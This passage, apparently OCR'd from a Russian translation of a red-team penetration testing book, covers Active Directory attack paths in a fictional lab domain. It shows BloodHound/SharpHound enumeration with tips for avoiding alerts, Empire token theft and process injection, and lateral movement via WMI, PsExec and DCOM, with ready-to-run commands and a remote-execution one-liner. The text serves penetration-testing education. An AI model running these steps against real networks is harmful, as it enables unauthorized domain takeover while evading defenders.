Как это работает? Bloodhound использует разные инструменты сбора данных, которые забирают много информации, о которой мы говорили выше. В недавних версиях они также добавили возможность собирать больше информации ACE/ACL. Когда все эти точки данных собраны, Bloodhound помещает их в базу Neo4j, что позволяет легко делать разные запросы по всем отношениям.

Единственная жалоба, которую я слышал о Bloodhound, состояла в том, что сбора данных-компоненты очень шумные. Это было связано с тем, что исходные запросы приводили к

большому количеству Windows Events во время сбора. Есть несколько вещей, которые можно сделать, чтобы помочь обойти это. Во-первых, чтобы убрать шум, можно добавить `--Stealth`. Однако это сильно уменьшит объем собранных данных, что может сделать Bloodhound менее ценным. Другие варианты - заставить запросы выполняться медленнее, чтобы не срабатывать на тревоги. В любом случае, инструменты Bloodhound и Sharphound сейчас обязательны при попытке скомпрометировать домен.

Для запуска BloodHound Ingestor через того же агента Empire выполните модуль:

```
usemodule situational_awareness/network/bloodhound
```

Примечание: есть также C# версия Sharphound, которая, кажется, работает быстрее:


```
logoncount              : 6
badpasswordtime         : 12/31/1600 4:00:00 PM
distinguishedname       : CN=purri gagarin,CN=Users,DC=cyberspacekittens,DC=local
objectclass             : {top, person, organizationalPerson, user}
displayname             : purri gagarin
lastlogontimestamp      : 2/11/2018 7:19:17 PM
name                    : purri gagarin
objectsid               : S-1-5-21-1457346524-2954082059-2816622194-1107
samaccountname          : purri.gagarin
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 2/12/2018 3:19:17 AM
instancetype            : 4
usncreated              : 16431
objectguid              : b1fbda00-af48-45b5-aac0-38d3278251d5
sn                      : gagarin
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=cyberspacekittens,DC=local
dscorepropagationdata   : {2/11/2018 3:51:01 AM, 1/1/1601 12:00:00 AM}
givenname               : purri
memberof                : {CN=lab,CN=Users,DC=cyberspacekittens,DC=local,
                          CN=helpdesk,CN=Users,DC=cyberspacekittens,DC=local}
lastlogon               : 2/11/2018 11:09:40 PM
badpwdcount             : 0
cn                      : purri gagarin
useraccountcontrol      : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated             : 2/11/2018 3:51:01 AM
primarygroupid          : 513
pwdlastset              : 2/10/2018 7:52:03 PM
usnchanged              : 33024
```

https://github.com/BloodHoundAD/SharpHound

https://github.com/BloodHoundAD/BloodHound/tree/master/Ingestors

Что мы хотим собрать? Тут есть много вариантов `CollectionMethod`:

- `Group` - собрать информацию о Group Membership;
- `LocalGroup` - собрать информацию о Local Admin для computers;
- `Session` - собрать информацию о Session для computers;
- `SessionLoop` - цикл сбора сессий. Будет непрерывно собирать информацию о сессиях, пока не получит сигнал завершения;
- `Trusts` - собрать Domain Trusts;
- `ACL` - собрать данные ACL (Access Control List);
- `ComputerOnly` - собрать только данные Local Admin и Session;
- `GPOLocalGroup` - собрать информацию о Local Admin, используя GPO;
- `LoggedOn` - собрать пользователей с активным входом в систему;
- `ObjectProps` - собрать свойства объектов для пользователей и компьютеров;
- `Default` - собрать Group Membership, Local Admin, Sessions и Domain Trusts.





Запуск Bloodhound/Sharphound:

```
Invoke-Bloodhound -CollectionMethod Default
Invoke-Bloodhound -CollectionMethod ACL,ObjectProps,Default -CompressData -RemoveCSV -
    NoSaveCache
SharpHound.exe -c Default,ACL,Session,LoggedOn,Trusts,Group
```

Помните, что некоторые из этих запросов намного шумнее других. Поэтому убедитесь, что делаете это поэтапно, чтобы понять, не срабатывают ли оповещения. После запуска вы получите несколько файлов вроде `acls.csv`, `group_membership.csv`, `local_admin.csv`, `sessions.csv` и так далее.

Теперь, когда у нас есть все эти outputs, надо загрузить их в Bloodhound GUI. На атакующей машине с Kali Linux мы можем установить Bloodhound:

```
apt-get install bloodhound
```




Затем надо запустить Neo4j-базу данных:

```
neo4j console
```

Сервер Neo4j будет слушать на `localhost:7474`. Откройте браузер и перейдите на `http://localhost:7474`. Он спросит, к какой базе данных подключиться. Мы можем оставить URL по умолчанию:

```
bolt://localhost:7687
```

Имя пользователя/пароль по умолчанию:

```
neo4j:neo4j
```

Затем он попросит изменить password. После этого можно открыть Bloodhound, выполнив:

```
bloodhound
```

Используйте следующие settings:

```
DB URL: bolt://127.0.0.1:7687
Username: neo4j
Password: [new password]
```

После входа загрузите все CSV-файлы, созданные ингестором:

- `acls.csv`
- `group_membership.csv`
- `local_admin.csv`
- `sessions.csv`

Если прямо сейчас у вас нет домена, на котором можно запустить Bloodhound, можете взять пример файлов Bloodhound здесь:

https://github.com/cyberspacekittens/bloodhound

После загрузки всех CSV-файлов в базу Neo4j можно строить разные карты и искать пути атаки. Внутри Bloodhound есть несколько запросов по умолчанию, но начнем с базового запроса. В правой части экрана есть вкладка `Queries`; нажмите ее, выберите `Find Shortest Paths to Domain Admins`, и Bloodhound покажет все пути до Domain Admins.

В нашей лаборатории мы компрометируем учетную запись `NEIL.PAWSTRONG@CYBERSPACEKITTENS.LOCAL`. В верхнем левом углу можно искать пользователей, компьютеры и группы. Найдите `NEIL.PAWSTRONG@CYBERSPACEKITTENS.LOCAL`, щелкните его правой кнопкой, выберите `Pathfinding`, а затем введите `Domain Admins` как назначение.

Bloodhound покажет путь от Neil Pawstrong до Domain Admins. В этом примере у Neil есть сессия на машине `CSK-LAB`, где `Purri Gagarin` является локальным администратором. `Purri` входит в группу HelpDesk. Если мы скомпрометируем пользователя Helpdesk, мы сможем найти, что `Chris Feline` вошел в систему, где Helpdesk имеет административные права. `Chris` имеет права локального администратора на системе, где вошел `Elon Muskkat`, а `Elon` является Domain Admin. Это именно тот тип пути, который сложно заметить вручную, но Bloodhound отображает его визуально.

Все это основано на графах, поэтому можно писать собственные запросы Neo4j/Cypher. Подробное введение в Cypher для пользовательских запросов можно найти здесь:

https://blog.cptjesus.com/posts/introtocypher

В статье Porterhau5 есть отличное описание расширения BloodHound для отслеживания и визуализации компрометаций:

https://porterhau5.com/blog/extending-bloodhound-track-and-visualize-your-compromise/

Для пользовательских запросов из статьи используется файл:


https://github.com/porterhau5/BloodHound-Owned/blob/master/customqueries.json

Если хотите изучить это подробнее, посмотрите fork BloodHound от @porterhau5:

https://github.com/porterhau5/BloodHound-Owned

Я также сделал fork его репозитория и добавил несколько своих запросов:

https://github.com/cyberspacekittens/BloodHound-Owned




Это позволяет добавить тег `owned` к пользователям/компьютерам и быстро видеть пути от контролируемых principals до Domain Admins. Чтобы добавить пользовательские запросы, откройте Bloodhound, перейдите в `Settings`, затем `Query Debug Mode`, и импортируйте пользовательский `queries.json`.

## Продвинутый анализ ACL/ACE в Bloodhound

Новые версии Bloodhound умеют собирать данные ACL/ACE, и это полностью меняет игру. ACL в Active Directory определяют, какие права один объект имеет над другим объектом. ACE - это отдельные разрешения внутри ACL. Это значит, что можно находить неочевидные права вроде возможности изменить пароль другого пользователя, добавить пользователя в группу, изменить `scriptPath`, записать ACE и так далее.

Хорошие ресурсы по этой теме:

https://wald0.com/?p=112

http://bit.ly/2GYU7S7

При сборе методом ACL Bloodhound сможет показать отношения, которые не видны при базовом сборе групп/сессий. Особенно полезно искать:

• пользователи, которые могут сбрасывать пароли других пользователей;
• пользователи или группы, которые могут добавлять участников в привилегированные группы;
• principals с `GenericAll`, `GenericWrite`, `WriteDacl`, `WriteOwner`;
• writable `scriptPath`;
• пути, где на первый взгляд низкопривилегированный пользователь может повысить привилегии через делегированные права.

Еще один полезный материал - "An ACE Up The Sleeve" от Andy Robbins:

http://ubm.io/2GI5EAq


## Боковое перемещение - миграция процессов

После того как вы получили начальную точку закрепления, часто нужно перейти в другой процесс. Причины разные: текущий процесс может быть нестабильным, может не иметь нужных привилегий, может завершиться, или вы хотите воспользоваться токеном другого пользователя. В Windows токены представляют контекст безопасности процесса или потока. Если пользователь вошел в систему, его токен может быть доступен для кражи или impersonation, в зависимости от привилегий и контекста.

Metasploit давно имеет extension incognito:

https://www.offensive-security.com/metasploit-unleashed/fun-incognito/

В Empire есть похожие возможности для манипуляции токенами. Например, модуль `steal_token` позволяет украсть токен у процесса:



```
usemodule management/steal_token
```

Можно посмотреть процессы, выбрать целевой PID, а затем украсть токен. После этого ваш агент будет работать в контексте выбранного пользователя. Если токен принадлежит более

привилегированному пользователю, вы можете получить доступ к ресурсам, которые раньше были недоступны.

Empire также имеет `psinject`, который позволяет внедрить агент в другой процесс. Это полезно, если надо перейти в более стабильный процесс или процесс с нужными привилегиями. Empire описывает PSInject как возможность внедрить агент в другой процесс через ReflectivePick, загрузить .NET Common Language Runtime в процесс и выполнить определенную PowerShell-команду без запуска нового процесса `powershell.exe` [http://bit.ly/2HDxj6x].

```
usemodule management/psinject
```

Сначала найдите список процессов, выберите PID и выполните внедрение. Как и всегда, важно понимать, что EDR/AV-продукты часто следят за process injection, поэтому это может быть шумным действием.

## Боковое перемещение с исходного хоста

Если у вас есть доступ локального администратора на другом хосте, у вас появляется много вариантов бокового перемещения. Это может быть получено через найденные учетные данные, повторное использование паролей, кражу токенов, путь Bloodhound или неправильную конфигурацию. Первое, что стоит сделать, - проверить, действительно ли у вас есть доступ.

В Empire можно использовать модуль PowerView:

```
situational_awareness/network/powerview/find_localadmin_access
```


В Metasploit есть похожий модуль:

http://bit.ly/2JJ7ILb

https://www.rapid7.com/db/modules/post/windows/gather/local_admin_search_enum

Модуль такого типа может быть шумным, потому что он проверяет много систем. Поэтому лучше ограничивать область проверки и запускать его только тогда, когда это оправдано. В примере модуль подтверждает доступ к `buzz.cyberspacekittens.local`.

Можно перепроверить доступ вручную, пытаясь прочитать administrative share:





```
dir \\[remote system]\C$
```

Если вы можете читать или писать в `C$`, значит у вас, скорее всего, есть права локального администратора на этой удаленной системе.

С точки зрения бокового перемещения есть несколько вариантов на выбор. Сначала посмотрим на те, что есть в Empire, потому что они обычно самые распространенные (взято прямо из Empire):

- `inveigh_relay`: функция SMB relay из Inveigh. Этот модуль можно использовать, чтобы перенаправлять входящие HTTP/Proxy-запросы аутентификации NTLMv1/NTLMv2 на SMB-цель. Если аутентификация успешно перенаправлена и учетная запись имеет нужную привилегию, указанная команда или Empire launcher будет выполнен на цели в стиле PSExec.
- `invoke_executemsbuild`: эта функция выполняет PowerShell-команду на локальном/удаленном хосте, используя MSBuild и inline task. Если учетные данные предоставлены, стандартный административный ресурс монтируется локально. Эта команда будет выполнена в контексте процесса `MSBuild.exe` без запуска `PowerShell.exe`.
- `invoke_psremoting`: выполняет stager на удаленных хостах через PSRemoting. Пока у жертвы включен psremoting (доступен не всегда), мы можем выполнять PowerShell через эту службу.
- `invoke_sqloscmd`: выполняет команду или stager на удаленных хостах, используя `xp_cmdshell`. Старый добрый `xp_cmdshell` вернулся!
- `invoke_wmi`: выполняет stager на удаленных хостах через WMI. WMI почти всегда включен, и это отличный способ выполнить ваши пейлоады PowerShell.
- `jenkins_script_console`: разворачивает агент Empire на Windows-сервере Jenkins с неаутентифицированным доступом к консоли запросов. Как мы знаем, Jenkins-серверы встречаются часто, и отсутствие учетных данных обычно означает полный RCE через конечную точку `/script`.
- `invoke_dcom`: вызывает команды на удаленных хостах через COM-объект `MMC20.Application` поверх DCOM (http://bit.ly/2qxq49L). Позволяет пивотинг без `psexec`, WMI или PSRemoting.

- `invoke_psexec`: выполняет stager на удаленных хостах, используя функциональность типа PsExec. Это старый способ, где PsExec используется для переноса файла и выполнения. Потенциально это может вызвать тревоги, но все еще хороший метод, если ничего другого недоступно.
- `invoke_smbexec`: выполняет stager на удаленных хостах, используя `SMBExec.ps`. Вместо PsExec можно провести похожую атаку с samba-инструментами.
- `invoke_sshcommand`: выполняет команду на удаленном хосте через SSH.
- `invoke_wmi_debugger`: использует WMI, чтобы назначить debugger для целевого бинарного файла на удаленной машине на `cmd.exe` или stager. Использование Debugger-инструментов вроде `sethc` (sticky keys) для выполнения агентов.
- `new_gpo_immediate_task`: строит `Immediate` schtask для распространения через указанную GPO. Если у вашей пользовательской учетной записи есть доступ на изменение GPO, модуль позволяет отправить `immediate` scheduled task в GPO, которую вы можете редактировать, что дает выполнение кода на системах, где применяется GPO.


http://www.harmj0y.net/blog/empire/empire-1-5/

Это лишь некоторые из самых простых и распространенных техник бокового перемещения. Позже в книге мы обсудим менее распространенные техники для перемещения по сети. В большинстве сетей Windows Management Instrumentation (WMI) обычно включен, потому что он требуется для управления рабочими станциями. Поэтому мы можем использовать `invoke_wmi` для бокового перемещения. Так как мы используем кэшированные учетные данные и наша учетная запись имеет доступ к удаленному хосту, нам не нужно знать учетные данные пользователя.

Выполнение на удаленной системе:

```
usemodule lateral_movement/invoke_wmi
```

Укажите компьютер, который собираетесь атаковать:

```
set ComputerName buzz.cyberspacekittens.local
```

Определите, какой фреймворк использовать:

```
set Listener http
```

Удаленно подключитесь к этому хосту и выполните вредоносное ПО:

```
execute
```

Взаимодействуйте с новым агентом:

```
agents
interact <Agent Name>
sysinfo
```


## Боковое перемещение с помощью DCOM


Есть много способов перемещаться вбок, когда вы уже на хосте. Если скомпрометированная учетная запись имеет доступ или вы можете создавать токены с захваченными учетными данными, мы можем запускать удаленные команды и сессии через WMI, PowerShell Remoting или PSExec. А что, если эти методы отслеживаются? Есть интересные возможности Windows, которыми можно воспользоваться через DCOM (распределенную объектную модель компонентов). DCOM - это возможность Windows для взаимодействия между программными компонентами на разных удаленных компьютерах.

Можно вывести список всех DCOM-приложений машины с помощью PowerShell-команды:

```
Get-CimInstance Win32_DCOMApplication
```

Согласно исследованию @enigma0x3 (https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/), он определил, что есть несколько объектов (например, `ShellBrowserWindow` и `ShellWindows`), которые позволяют удаленно выполнять код на хосте жертвы. При выводе всех DCOM-приложений, как выше, вы встретите объект `ShellBrowserWindow` с CLSID `C08AFD90-F2A1-11D1-8455-00A0C91F3880`. Определив этот объект, мы можем злоупотребить этой возможностью, чтобы выполнять бинарные файлы на удаленной рабочей станции, пока у нашей учетной записи есть доступ:




```
$([activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-
    00A0C91F3880","buzz.cyberspacekittens.local"))).Navigate("c:\windows\system32\
    calc.exe")
```


Это выполнит только файлы, локальные для системы, и мы не можем передать исполняемому файлу параметры командной строки (то есть никаких атак в стиле `cmd /k`). Вместо этого можно вызвать файлы с удаленных систем и выполнить их, но обратите внимание: пользователь получит всплывающее предупреждение. В этом случае я сейчас на хосте жертвы `neil.cyberspacekittens.local`, у которого есть административный доступ к удаленной рабочей станции `buzz`. Мы публикуем одну папку на рабочей станции Neil и размещаем в ней нашу вредоносную пейлоад. Затем можем 